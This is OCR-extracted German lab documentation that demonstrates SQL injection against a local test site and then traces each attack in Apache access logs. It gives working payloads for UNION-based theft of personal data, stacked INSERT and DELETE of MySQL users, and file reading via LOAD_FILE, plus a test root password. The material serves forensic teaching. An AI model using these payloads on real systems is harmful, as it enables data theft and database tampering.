
8.1.2 DBMS ➔ SQLite3 - SQLi – Aufruf

SQLi-Anforderung	Die Personendaten aus der Datenbank „anschrift“ wurden über Payload ausgespäht.
Forensische Anforderung	Wurden Personendaten am 14.02.2020 ausgespäht?
Voraussetzung für die SQLi-Anforderung	Der Ausgabekanal ist bekannt: **http://www.victim.com/test_sqli_SQLite.php?n=Sokrates** Anzuzeigende Feldinhalte sind**:** Nachname, Geburtsdatum, Ort, Personalausweis
SQLi-Aufruf (unionbasierend)	**http://www.victim.com/test_sqli_sqlite.php?n=Sokrates' UNION SELECT nachname, Geburtsdatum, Geburtsort, pa FROM person -- .**
Vorgehensbeschreibung	
Im Webbrowser die o.g. unionbasierte SQLi ausführen.	

SQLite-i-TEST
SELECT * FROM professoren WHERE name like 'Sokrates' UNION SELECT nachname,

PersNr	Name	Rang	Raum
2125	Sokrates	C4	226
Meier	3-09-1967	Frankreich	3456789012
Mueller	1-10-1988	Hamburg	1234567890
Schmidt	2-11-1977	Hamburg	2345678901
Wagner	5-1-1980	Spanien	4567890123

ENDE


Forensische Untersuchung Es wurden am 14.02.2020 in den DBMS MYSQL und SQLite Personendaten ausgespäht.	Grep –color=auto –i „14/Feb/2020.*select.*person“ other other_whosts_access.log SQLite ➔ Anschrift-Tabelle: Versuch mit Groß- und Kleinbuchstaben des Ausspähens Teilweise 404 – Fehler. 

```
root@debian:/var/log/apache2# grep --color=auto -i "14/Feb/2020.*select.*person" other_vhosts_access.log
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:04:56 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:05:04 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:05:30 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:06:41 +0100] "GET /products.php?val=100%27%20AND%200%20UNION%20(SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20anschrift.perso
n%20);%20--%20%27 HTTP/1.1" 200 633 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:06:57 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:09:48 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:23:25 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:29:44 +0100] "GET /test_sqli_sqlite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 200 594 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:31:05 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:33:03 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:33:24 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:39:25 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:39:33 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:39:39 +0100] "GET /test_sqli_SQLite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 404 493 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:43:05 +0100] "GET /test_sqli_sqlite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 200 594 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:44:17 +0100] "GET /test_sqli_sqlite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 200 594 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:09:45:35 +0100] "GET /test_sqli_sqlite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 200 594 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:10:21:25 +0100] "GET /test_sqli_sqlite.php?n=Sokrates%27%20UNION%20SELECT%20nachname,%20Geburtsdatum,%20Geburtsort,%20pa%20FROM%20person%20--%20.
 HTTP/1.1" 200 594 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
root@debian:/var/log/apache2#
```


8.2 Veränderung der „anschrift“ – Daten

SQLi-Anforderung	**MySQL:** Hinzufügen des Ortes „Basel“ in die Tabelle „ort“. **SQLite:** Entfällt. Die Möglichkeit von Mehrfachabfragen ist im DBMS SQLite nicht möglich.
Forensische Analyse	Wurden insert Befehle über eine SQLi am 14.02.2020 abgesetzt?
Voraussetzung für die SQLi-Anforderung	Mehrfachabfrage ist zulässig. **MySQL:** Ausgabekanal bekannt: http://www.victim.com/search.php?s=test
SQL-Befehl	**MySQL: INSERT INTO `anschrift`.`ort` (`ort`) VALUES ('Basel');**
SQLi – Aufruf (Mehrfachabfrage)	**MySQL: http://www.victim.com/search.php?s=test'; INSERT INTO `anschrift`.`ort` (`ort`) VALUES ('Basel');--** **SQLite: http://www.victim.com/test_sqli_sqlite.php?n=Sokrates' OR 1=1; INSERT INTO `ort` (`oid`, `ort`) VALUES ('99','Basel', 'C5', 999) -- .**

Vorgehensbeschreibung

Im Webbrowser die o.g. SQLi Mehrfachabfrage ausführen. Anzeige der Orte über den Adminer	DBMS ➔MSSQL ➔SQLi➔Insert SQL-Hacking Beispielscript SQL: SELECT * FROM `messages` WHERE subject LIKE '%test'; INSERT INTO `anschrift`.`ort` (`ort`) VALUES ('Basel');--%'	Adminer:
Im Webbrowser die o.g. SQLi Mehrfachabfrage ausführen. Keine Anlage des Ortes Basel Anzeige der Orte	MySQL / SQLite	

über den Adminer



victim.com/test_sqli_sqlite.pl

www.victim.com/test_sqli_sqlite.php?n=Sokrates' OR 1=1; INSERT INTO `ort` (`oid`, `ort`) VALUES ('99','Basel', 'C5', 999) -- .

SQLite-i-TEST
SELECT * FROM professoren WHERE name like 'Sokrates' OR 1=1; INSERT INTO `ort` (`oid`, `ort`) VALUES ('99','Basel', 'C5', 999) -- .'

PersNr	Name	Rang	Raum
2125	Sokrates	C4	226
2126	Russel	C4	232
2127	Kopernikus	C3	310
2133	Popper	C3	52
2134	Augustinus	C3	309
2136	Curie	C4	36
2137	Kant	C4	7

ENDE

Forensische Untersuchung der SQLi



Es wurden am 14.02.2020 auf die DBMS MSSQL und SQLITE insert – Befehle abgesetzt.

```
root@debian:/var/log/apache2# grep --color=auto -i "14/Feb/2020.*insert.*" other_vhosts_access.log
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:10:32:52 +0100] "GET /search.php?s=test%27;%20INSERT%20INTO%20`anschrift`.`ort`%20(`ort`)%20VALUES%20(%27Basel%27);-- HTTP/1.1" 200 444 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:10:35:50 +0100] "GET /search.php?s=test%27;%20INSERT%20INTO%20`anschrift`.`ort`%20(`ort`)%20VALUES%20(%27Hamburg%27);-- HTTP/1.1" 200 445 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:11:07:38 +0100] "GET /test_sqli_sqlite.php?n=Sokrates%27%20OR%201=1;%20INSERT%20INTO%20`professoren`%20(`Persnr`,%20`Name`,%20`Rang`,%20`Raum`)%20VALUES%20(%274444%27,%27Einstein%27,%20%27C5%27,%20999)%20--%20. HTTP/1.1" 200 604 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:11:22:24 +0100] "GET /test_sqli_sqlite.php?n=Sokrates%27%20OR%201=1;%20INSERT%20INTO%20`ort`%20(`oid`,%20`ort`)%20VALUES%20(%2799%27,%27Basel%27,%20%27C5%27,%20999)%20--%20. HTTP/1.1" 200 592 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
root@debian:/var/log/apache2#
```

8.3 Datenbankmanagementsystem verändern

SQLi-Anforderung	**MySQL:** Löschen des Users „test2“ aus dem DBMS MySQL. **SQLite:** Entfällt, da keine Verwaltung von Objektberechtigungen vorhanden ist.
Forensische Anforderung	Wann wurde der Test – User gelöscht?
Voraussetzung für die SQLi-Anforderung	Die Datenbankuser konnte wie folgt über eine SQLi ermittelt werden: Selelct-Befehl: **SELECT host,user FROM MySQL.user ORDER BY host limit 10000 OFFSET 0;** SQLi-Aufruf: **SQLi: www.victim.com/products.php?val=100' AND 0 UNION (SELECT host,user,0,0 FROM MySQL.user ORDER BY host limit 10000 OFFSET 0); -- '** **MySQL:** Ausgabekanal bekannt: http://www.victim.com/search.php?s=test
SQL-Befehl	**MySQL: DELETE FROM `MySQL`.`user` WHERE `User`='test2'; FLUSH PRIVILEGES;**
SQLi-Aufruf (Mehrfachabfrage)	**MySQL:** **http://www.victim.com/search.php?s=test';DELETE FROM `MySQL`.`user` WHERE `User`='test2'; FLUSH PRIVILEGES;--**

Vorgehensbeschreibung


Voraussetzung: Auf Shell – Ebene vorhandene User-zur Verifizierung anzeigen. Im Webbrowser die o.g. SQLi ausführen.	MySQL-shell: 	SQLi: 

ProductID	ProductDescription	Price	category
%	root	0	0
%	test1	0	0
%	test2	0	0
localhost	root	0	0

<table>
<tr>
<td>Ausführung:

Im Webbrowser die o.g. SQLi ausführen.

Auf Shell – Ebene vorhandene User zur Verifizierung anzeigen.

Der User „Test2“ wurde gelöscht.</td>
<td>SQLi:
</td>
<td>MySQL Shell:
 
</td>
</tr>
<tr>
<td>Forensische Untersuchung

other_vhosts_access.log
zgrep (Archiv)
grep (Aktuell)

Der Test-User wurde am 05.02.2020 um 17:51 gelöscht.</td>
<td colspan="2">zgrep „delete“ other_vhosts_access.*

</td>
</tr>
</table>

8.4 Zugriff auf das Filesystem


SQLi-Anforderung	**MySQL:** Lesen der Datei „wingssecret.txt“. Anzeige des Dateiinhalts „Secret Claudia!!!“ **SQLite:** Entfällt, da keine Funktion für ein Dateizugriff existiert.
Forensische Anforderung	Suchen, ob das File wingssecret.txt ausgelesen wurde? Wenn ja, wann wurde dieses File ausgelesen?
Voraussetzung der SQLi-Anforderung	Die Daten werden im Standardverzeichnis „/var/lib/MySQL“ abgelegt. Die Datei „wingssecret.txt“ existiert im Standardverzeichnis.
SQL-Befehl	**MySQL:** **SELECT LOAD_FILE('wingssecret.txt');**
SQLi-Aufruf (Mehrfachabfrage)	**MySQL:** **www.victim.com/products.php?val=100' AND 0 UNION (SELECT 0,0,0, LOAD_FILE('wingssecret.txt')); -- '**
Vorgehensbeschreibung	

Voraussetzung:	Docker MySQL Terminal – Ebene: Standardeinstellung der Dateiablage.
	`root@57a2c449104a:/var/lib/mysql# cat /etc/mysql/my.cnf`
	`[mysqld]`
	`skip-host-cache`
	`skip-name-resolve`
	`datadir = /var/lib/mysql`
	`!includedir /etc/mysql/conf.d/`
	`root@57a2c449104a:/var/lib/mysql#`

	Docker MySQL Terminal – Ebene: Textinhalt anzeigen zur Verifizierung.
	`root@57a2c449104a:/var/lib/mysql# cat wingssecret.txt`
	`Secret claudia!!!`
	`root@57a2c449104a:/var/lib/mysql# mysql -uroot -ptoor`
	`Welcome to the MySQL monitor. Commands end with ; or \g.`
	`Your MySQL connection id is 199`
	`Server version: 5.5.60-log MySQL Community Server (GPL)`
	`Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.`
	`Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.`
	`Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.`
	`mysql> SELECT LOAD_FILE('wingssecret.txt');`
	`+----------------------------+`
	`| LOAD_FILE('wingssecret.txt') |`
	`+----------------------------+`
	`| Secret claudia!!! |`
	`+----------------------------+`
	`1 row in set (0.00 sec)`
	`mysql>`



Im Webbrowser die o.g. SQLi ausführen:	www.victim.com/products.php?val=100' AN… **SQL-Hacking Beispielscript** PRODUCTS SQL: SELECT * FROM products WHERE price < '100' AND 0 UNION (SELECT 0,0,0, LOAD_FILE('wingssecret.txt')); -- '' ORDER BY ProductDescription



ProductID	ProductDescription	Price	category
0	0	0	Secret claudia!!!

Forensische Untersuchung Log: other_vhosts_access.log zgrep (Archiv) grep (Aktuell) Die Dateien wingsscret.txt wurde ausgelesen am: 05.02.2020 zwischen 18:00 Uhr und 19:00 und am 14.02.2020 um 11:50 Uhr. Untersuchung über grep (Aktuelles Logfile) und zgrep (Ältere Logfiles)	Zgrep „wingssecret.*“ other_vhosts_access.* 

```
root@debian:/var/log/apache2# zgrep --color=auto -i "wingssecret.*" other_vhosts_access.log.*
other_vhosts_access.log.6.gz:www.victim.com:80 127.0.0.1 - - [05/Feb/2020:18:31:46 +0100] "GET /produ
cts.php?val=100%27%20AND%200%20UNION%20(SELECT%20LOAD_FILE(%27/var/lib/wingssecret.txt%27));%20--%20%
27 HTTP/1.1" 200 484 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
other_vhosts_access.log.6.gz:www.victim.com:80 127.0.0.1 - - [05/Feb/2020:18:32:38 +0100] "GET /produ
cts.php?val=100%27%20AND%200%20UNION%20(SELECT%200,0,0,%20LOAD_FILE(%27/var/lib/wingssecret.txt%27));
%20--%20%27 HTTP/1.1" 200 521 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68
.0"
other_vhosts_access.log.6.gz:www.victim.com:80 127.0.0.1 - - [05/Feb/2020:18:45:27 +0100] "GET /produ
cts.php?val=100%27%20AND%200%20UNION%20(SELECT%200,0,0,%20LOAD_FILE(%27wingssecret.txt%27));%20--%20%
27 HTTP/1.1" 200 528 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
other_vhosts_access.log.6.gz:www.victim.com:80 127.0.0.1 - - [05/Feb/2020:18:59:00 +0100] "GET /produ
cts.php?val=100%27%20AND%200%20UNION%20(SELECT%200,0,0,%20LOAD_FILE(%27wingssecret.txt%27));%20--%20%
27 HTTP/1.1" 200 528 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
root@debian:/var/log/apache2# grep --color=auto -i "load.*wingssecret" other_vhosts_access.log
www.victim.com:80 127.0.0.1 - - [14/Feb/2020:11:50:59 +0100] "GET /products.php?val=100%27%20AND%200%
20UNION%20(SELECT%200,0,0,%20LOAD_FILE(%27wingssecret.txt%27));%20--%20%27 HTTP/1.1" 200 528 "-" "Moz
